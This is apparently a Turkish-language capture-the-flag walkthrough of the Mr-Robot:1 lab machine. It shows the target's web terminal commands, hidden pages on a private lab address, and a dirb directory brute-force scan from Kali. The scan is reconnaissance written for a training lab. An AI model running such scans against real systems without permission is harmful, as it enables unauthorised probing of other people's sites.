
Güzel hazırlanmış bir siteyle karşılaşıyoruz.

Komutları yazdığımız zaman. komutun sayfasına gidip bizler için hazırlanmış içerikleri görüyoruz

Mr-Robot:1 Tarayıcı Komut: 1

prepare


```
root@fsociety:~# prepare
```



Mr-Robot:1 Tarayıcı Komut: 2

fsociety




```
root@fsociety:~# fsociety
```



Mr-Robot:1 Tarayıcı Komut: 3

inform



```
root@fsociety:~# inform
```



Mr-Robot:1 Tarayıcı Komut: 4

question


```
root@fsociety:~# question
```



Mr-Robot:1 Tarayıcı Komut: 5

wakeup


```
root@fsociety:~# wakeup
```



Mr-Robot:1 Tarayıcı Komut: 6

join

```
root@fsociety:~# join
```



```
12:49 <mr. robot> we will be in touch.
```

Mr-Robot:1 Gizlenmiş Sayfaları Bulma

Komutları denerken farklı sayfalara yöneldik.

<http://192.168.173.141/join>

<http://192.168.173.141/inform>

<http://192.168.173.141/wakeup>

<http://192.168.173.141/fsociety>

<http://192.168.173.141/question>

Bunlardan başka sayfa var mı diye kontrol edelim.

komut: => dirb http://192.168.173.141

```
root@kali:~# dirb http://192.168.173.141

-----
DIRB v2.22          root@fsociety:~# Enter command. Type "he"
By The Dark Raver   root@fsociety:~# █

START_TIME: Sat Feb 16 13:11:53 2019
URL_BASE: http://192.168.173.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
```

Mr-Robot:1 Üzerinde Bulunan Gizli Sayfalardan Bilgi Toplama

Tarama sonucu yeterli bilgilere ulaştık.

